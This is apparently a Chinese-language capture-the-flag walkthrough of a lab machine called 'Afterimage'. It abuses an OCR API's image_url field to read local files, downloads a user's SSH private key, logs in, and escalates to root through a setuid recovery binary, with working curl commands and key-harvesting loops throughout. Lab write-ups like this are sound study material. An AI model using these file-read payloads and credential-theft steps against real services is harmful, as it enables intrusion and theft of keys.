



首先还是基本的信息收集



```
kali@kali: ~  
Session Actions Edit View Help  
ping  
--(kali@kali)-[~]  
--$ ping 192.168.56.115  
PING 192.168.56.115 (192.168.56.115) 56(84) bytes of data.  
64 bytes from 192.168.56.115: icmp_seq=1 ttl=128 time=5.69 ms  
64 bytes from 192.168.56.115: icmp_seq=2 ttl=128 time=4.18 ms  
64 bytes from 192.168.56.115: icmp_seq=3 ttl=128 time=1.33 ms  
64 bytes from 192.168.56.115: icmp_seq=4 ttl=128 time=1.30 ms  
64 bytes from 192.168.56.115: icmp_seq=5 ttl=128 time=0.995 ms  
64 bytes from 192.168.56.115: icmp_seq=6 ttl=128 time=1.54 ms  
64 bytes from 192.168.56.115: icmp_seq=7 ttl=128 time=1.35 ms  
64 bytes from 192.168.56.115: icmp_seq=8 ttl=128 time=2.28 ms  
^C  
-- 192.168.56.115 ping statistics --  
8 packets transmitted, 8 received, 0% packet loss, time 7028ms  
rtt min/avg/max/mdev = 0.995/2.332/5.687/1.586 ms  
  
--(kali@kali)-[~]  
--$ nmap 192.168.56.115  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 04:19 EDT  
Nmap scan report for 192.168.56.115  
Host is up (0.0055s latency).  
Not shown: 995 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
25/tcp    open  smtp  
80/tcp    open  http  
110/tcp   open  pop3  
143/tcp   open  imap  
  
Nmap done: 1 IP address (1 host up) scanned in 22.89 seconds
```

有 http 先打开看看



是一个识别页面

先看看有没有目录可以使用

```
[kali@kali]~$ dirsearch -u http://192.168.56.115/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict



dirsearch



v0.4.3



Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460



Output File: /home/kali/reports/http_192.168.56.115/__26-09-18_04-22-12.txt



Target: http://192.168.56.115/



[04:22:12] Starting:



[04:22:39] 200 - 1017B - /docs  

        [04:22:39] 307 - 0B - /docs/ → http://192.168.56.115/docs  

        [04:22:44] 200 - 38B - /healthz  

        [04:22:53] 200 - 2KB - /openapi.json  

        [04:23:00] 200 - 899B - /redoc



Task Completed


```

登入其中的 `openapi.json` 试试

[illegible]

然后就发现

VisionDesk OCR API 能干什么

一句话：这是一个 OCR 识别 HTTP 接口，通过图片 URL，提取图片里的文字；也支持附带文本一起传给接口处理。

两个接口用途

1. GET /healthz

健康探测。用来监控服务是否正常运行，负载均衡、容器探针、自动化巡检用。

比如 k8s liveness/readiness 探针，定时请求这个地址判断服务挂没挂。

2. POST /v1/ocr 核心 OCR 接口

接收图片链接 (image_url) , 返回图片内文字。

- 一次最多传入 8 个输入项，可以多张图片混合文本
- 默认模型: `visiondesk-ocr`

也就是我们可以利用图片中的文字来实现套取密码
后面也是在 ai 的提示下发现了这个



可以直接下载源码

“ ”

开源组件与许可

“ ”

VisionDesk 的自托管版包含以下第三方组件。完整许可证与对应源代码可供客户审计。

“ ”

- FastAPI
- Uvicorn
- **Ollama Python Client** (ollama)

“ ”

[下载 VisionDesk Gateway 0.1.0 源码包](#)

“ ”

解压得到

上月

 _init_.py	2026/8/17 20:05	Python 源文件
 main.py	2026/8/17 20:05	Python 源文件

丢给 ai 发现之后发现还是和 url 相关

于是就

```
(kali@kali)~$ curl -s -X POST http://192.168.56.115/v1/ocr \
-H 'Content-Type: application/json' \
-d '{"input":[{"type":"input_text","text":"逐字转录图片中的全部文本，保留原有换行。"},
{"type":"input_image","image_url":"/etc/passwd"}]}'
{"model":"visiondesk-ocr","output_text":"root:x:0:0:root:/root:/bin/bash\nndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin\nircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\napt:x:42:65534::/nonexistent:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nntlgjm:x:10001:10001::/home/tlgjm:/usr/sbin/nologin\n"}

```

通过这个实现了读取 其实也发现了就是 ollama 的库在使用

可以去实践一下 最后就会知道 class Image

然后就可以开始操作下面就不太会写指令了

```
(kali@kali)~$ T=192.168.56.115
mkdir -p ~/afterimage && cd ~/afterimage

(kali@kali)~$ orc { # orc <远程文件绝对路径> → 打印文件内容
curl -s -X POST "http://$T/v1/ocr" -H 'Content-Type: application/json' \
-d '{"input":[{"type":"input_text","text":"逐字转录"}, {"type":"input_image","image_url":"/$T/"}]}' \
| python3 -c 'import sys,json;d=json.load(sys.stdin);print(d.get("output_text",json.dumps(d,ensure_ascii=False)),end="")'
}

(kali@kali)~$ orc /etc/hostname
d658b36aba37

```

于是就可以开始查找了

```

(kali@kali)-[~/afterimage]
$ orc /proc/self/mountinfo
266 228 0:42 // rw,relatime - overlay overlay rw,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/59/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/53/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/52/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/51/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/49/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/47/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/21/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/7/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/6/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/5/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/4/fs,upperdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/60/fs,workdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/60/work,index=off
268 266 0:65 // proc rw,nosuid,nodev,noexec,relatime - proc proc rw
269 266 0:66 // dev rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64,huge=within_size
270 269 0:67 // dev/pts rw,nosuid,noexec,relatime - devpts devpts rw,gid=5,mode=620,ptmxmode=666
271 266 0:68 // sys ro,nosuid,nodev,noexec,relatime - sysfs sysfs ro
272 271 0:27 // sys/fs/cgroup ro,nosuid,nodev,noexec,relatime - cgroup2 cgroup rw,nsdelegate,favordynmods,memory_recursiveprot
273 269 0:57 // dev/mqueue rw,nosuid,nodev,noexec,relatime - mqueue mqueue rw
274 269 0:69 // dev/shm rw,nosuid,nodev,noexec,relatime - tmpfs shm rw,size=65536k,inode64,huge=within_size
275 266 8:1 //var/lib/docker/containers/d658b36aba37f74589fe2b15027f78b7b992e643a583a10bd7cd68c94cd7733/resolv.conf /etc/resolv.conf rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
276 266 8:1 //var/lib/docker/containers/d658b36aba37f74589fe2b15027f78b7b992e643a583a10bd7cd68c94cd7733/hostname /etc/hostname rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
277 266 8:1 //var/lib/docker/containers/d658b36aba37f74589fe2b15027f78b7b992e643a583a10bd7cd68c94cd7733/hosts /etc/hosts rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
279 266 8:1 //opt/visiondesk/web/app /srv/visiondesk/app ro,relatime - ext4 /dev/sda1 rw,errors=remount-ro
284 266 8:1 //opt/visiondesk/web/secrets/visiondesk-ssh /home/tlgjm/.ssh ro,relatime - ext4 /dev/sda1 rw,errors=remount-ro
192 268 0:65 //bus /proc/bus ro,nosuid,nodev,noexec,relatime - proc proc rw
215 268 0:65 //fs /proc/fs ro,nosuid,nodev,noexec,relatime - proc proc rw
216 268 0:65 //irq /proc/irq ro,nosuid,nodev,noexec,relatime - proc proc rw
217 268 0:65 //sys /proc/sys ro,nosuid,nodev,noexec,relatime - proc proc rw
218 268 0:65 //sysrq-trigger /proc/sysrq-trigger ro,nosuid,nodev,noexec,relatime - proc proc rw
219 268 0:46 //proc/acpi ro,relatime - tmpfs tmpfs ro,size=4k,nr_inodes=1,inode64,huge=within_size
220 268 0:66 //null /proc/interrupts rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64,huge=within_size
221 268 0:66 //null /proc/kcore rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64,huge=within_size
222 268 0:66 //null /proc/keys rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64,huge=within_size
223 268 0:46 //proc/scsi ro,relatime - tmpfs tmpfs ro,size=4k,nr_inodes=1,inode64,huge=within_size
224 268 0:66 //null /proc/timer_list rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64,huge=within_size
225 271 0:46 //sys/firmware ro,relatime - tmpfs tmpfs ro,size=4k,nr_inodes=1,inode64,huge=within_size

```

在挂载的里面找到了 .ssh 也就是有了一点线索 也许是公钥和私钥 于是开始读取

```

(kali@kali)-[~/afterimage]
$ for n in id_ed25519 id_rsa id_ecdsa id_dsa id_rsa.key deploy_key backup key root; do
  echo "—— $n"; orc "/home/tlgjm/.ssh/$n" | head -c 100; echo
done
—— id_ed25519
——BEGIN OPENSSH PRIVATE KEY——
b3BlbnNzaC1rZXktZjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAAwAAAAtz
—— id_rsa
{"detail": "vision runtime unavailable"}
—— id_ecdsa
{"detail": "vision runtime unavailable"}
—— id_dsa
{"detail": "vision runtime unavailable"}
—— id_rsa.key
未检测到可识别的图像数据。
—— deploy_key
{"detail": "vision runtime unavailable"}
—— backup
{"detail": "vision runtime unavailable"}
—— key
{"detail": "vision runtime unavailable"}
—— root
未检测到可识别的图像数据。

```

然后就是把私钥下载下来 提权后使用

```

(kali@kali)-[~/afterimage]
$ orc /home/tlgjm/.ssh/id_ed25519 > id_ed25519

(kali@kali)-[~/afterimage]
$ chmod 600 id_ed25519

(kali@kali)-[~/afterimage]
$ ssh -i ~/afterimage/id_ed25519 -o StrictHostKeyChecking=no tlgjm@192.168.56.115
Warning: Permanently added '192.168.56.115' (ED25519) to the list of known hosts.
Linux Afterimage 7.0.13-3-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-16.1~trixie (2026-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tlgjm@Afterimage:~$ █

```

然后就是读取 flag

```
permitted by applicable law.
tlgjm@Afterimage:~$ ls
user.txt
tlgjm@Afterimage:~$ cat user.txt
flag{user-471182d414fbe64384d7301d67839f75}
```

用 `sudo -l` 受挫了 换个方式来看看

```
tlgjm@Afterimage:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/local/bin/afterimage-recovery
```

尝试一下最后一个

```
tlgjm@Afterimage:~$ systemctl list-timers --all | grep afterimage
- Fri 2026-09-18 14:05:10 EDT 10ms ago afterimage-recovery.timer afterimage-recovery-dispatcher.service
```

也就是说有一个一直在以 `root` 运行的程序 进一步分析

```
tlgjm@Afterimage:~$ dpkg -S /usr/local/bin/afterimage-recovery
dpkg-query: no path found matching pattern /usr/local/bin/afterimage-recovery
```

还是个自己放的 看看权限

```
tlgjm@Afterimage:~$ ls -l /usr/local/bin/afterimage-recovery
-rwsr-x--- 1 root tlgjm 14544 Aug 17 07:57 /usr/local/bin/afterimage-recovery
```

是我们组的 且跑起来是 `root`

找到突破点了

先静态查看一下

```

tlgjm@Afterimage:~$ strings -a /usr/local/bin/afterimage-recovery | head -40
/lib64/ld-linux-x86-64.so.2
fgets
setvbuf
snprintf
stdin
perror
exit
fflush
read
getpid
stdout
open
malloc
__libc_start_main
calloc
__isoc23_strtoul
close
fputs
fwrite
strcmp
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
GLIBC_2.38
__gmon_start__
PTE1
revi
OCR archH
ive follH
llow-up
--reviewH
VisionDesk Afterimage recovery desk
1. edit OCR recovery draft
2. preview recovery request
3. file recovery request
4. exit
repair
/var/lib/visiondesk/afterimage/repair
/var/lib/visiondesk/afterimage/review
%s/request-%u.bin

```

发现 length 可能和缓冲区长度有关
下会本地

```

kali@kali:~/afterimage
Session Actions Edit View Help

afterimage-recovery: file format elf64-x86-64

Disassembly of section .init:
0000000000401000 <.init>:
401000: 48 83 ec 08      sub    rsp,0x8
401004: 48 8b 85 d5 2f 00 mov    rax,QWORD PTR [rip+0x2fd5] # 403fe0 <fwrite@plt+0x2e90>
40100b: 48 85 c0         test   rax,rax
40100e: 74 02          je     401012 <__isoc23_strtoul@plt+0x1e>
401010: ff 00         call   rax
401012: 48 83 c4 08      add    rsp,0x8
401016: c3             ret

Disassembly of section .plt:
0000000000401020 <__isoc23_strtoul@plt+0x10>:
401020: ff 35 ca 2f 00 00 push   QWORD PTR [rip+0x2fca] # 403ff0 <fwrite@plt+0x2ea0>
401025: ff 25 cc 2f 00 00 jmp     QWORD PTR [rip+0x2fcc] # 403ff8 <fwrite@plt+0x2ea8>
40102c: 0f 1f 40 00      nop    DWORD PTR [rax+0]

0000000000401030 <__isoc23_strtoul@plt>:
401030: ff 25 ca 2f 00 00 jmp     QWORD PTR [rip+0x2fca] # 404000 <fwrite@plt+0x2eb0>
401036: 68 00 00 00 00 push   0x0
40103b: e9 e0 ff ff ff jmp     401020 <__isoc23_strtoul@plt+0x10>

0000000000401040 <puts@plt>:
401040: ff 25 c2 2f 00 00 jmp     QWORD PTR [rip+0x2fc2] # 404008 <fwrite@plt+0x2eb8>
401046: 68 01 00 00 00 push   0x1
40104b: e9 d0 ff ff ff jmp     401020 <__isoc23_strtoul@plt+0x10>

0000000000401050 <write@plt>:
401050: ff 25 ba 2f 00 00 jmp     QWORD PTR [rip+0x2fba] # 404010 <fwrite@plt+0x2ec0>
401056: 68 02 00 00 00 push   0x2
40105b: e9 c0 ff ff ff jmp     401020 <__isoc23_strtoul@plt+0x10>

0000000000401060 <getpid@plt>:
401060: ff 25 b2 2f 00 00 jmp     QWORD PTR [rip+0x2fb2] # 404018 <fwrite@plt+0x2ec8>
401066: 68 03 00 00 00 push   0x3
40106b: e9 b0 ff ff ff jmp     401020 <__isoc23_strtoul@plt+0x10>

```

反编译之后读取 将代码给 ai 就可以得到相应的脚本

```

(kali@kali)~[~/afterimage]
$ sleep 6
ssh -i ~/afterimage/id_ed25519 tlgjm@192.168.56.115 \
  tail -n 5 /var/log/visiondesk/afterimage-maintenance.log; ls -l /usr/local/libexec/afterimage-maintenance-console /run/visiondesk/
1789685136 maintenance-console-opened uid=1000
2026-09-17T22:54:05Z maintenance-console-revoked reason=expired
2026-09-18T10:27:39Z repair-approved request=3127991504 workflow=--repair
2026-09-18T18:27:39Z maintenance-console-provisioned request=3127991504 workflow=--repair expires=1789756659
1789756067 maintenance-console-opened uid=1000
-rwsr-x--- 1 root tlgjm 14600 Sep 18 14:27 /usr/local/libexec/afterimage-maintenance-console

/run/visiondesk/:
total 4
-rw-r----- 1 root tlgjm 56 Sep 18 14:27 afterimage-maintenance.session

```

最后直接运行也是有了

```
(kali㉿kali)-[~/afterimage]
$ ssh -i ~/afterimage/id_ed25519 tlgjm@192.168.56.115 \
  'printf "id\nhostname\ncat /root/root.txt\n" | /usr/local/libexec/afterimage-maintenance-console'
uid=0(root) gid=0(root) groups=0(root)
Afterimage
flag{root-aa4399b02d983d1cbe0ef0e5c66de730}
```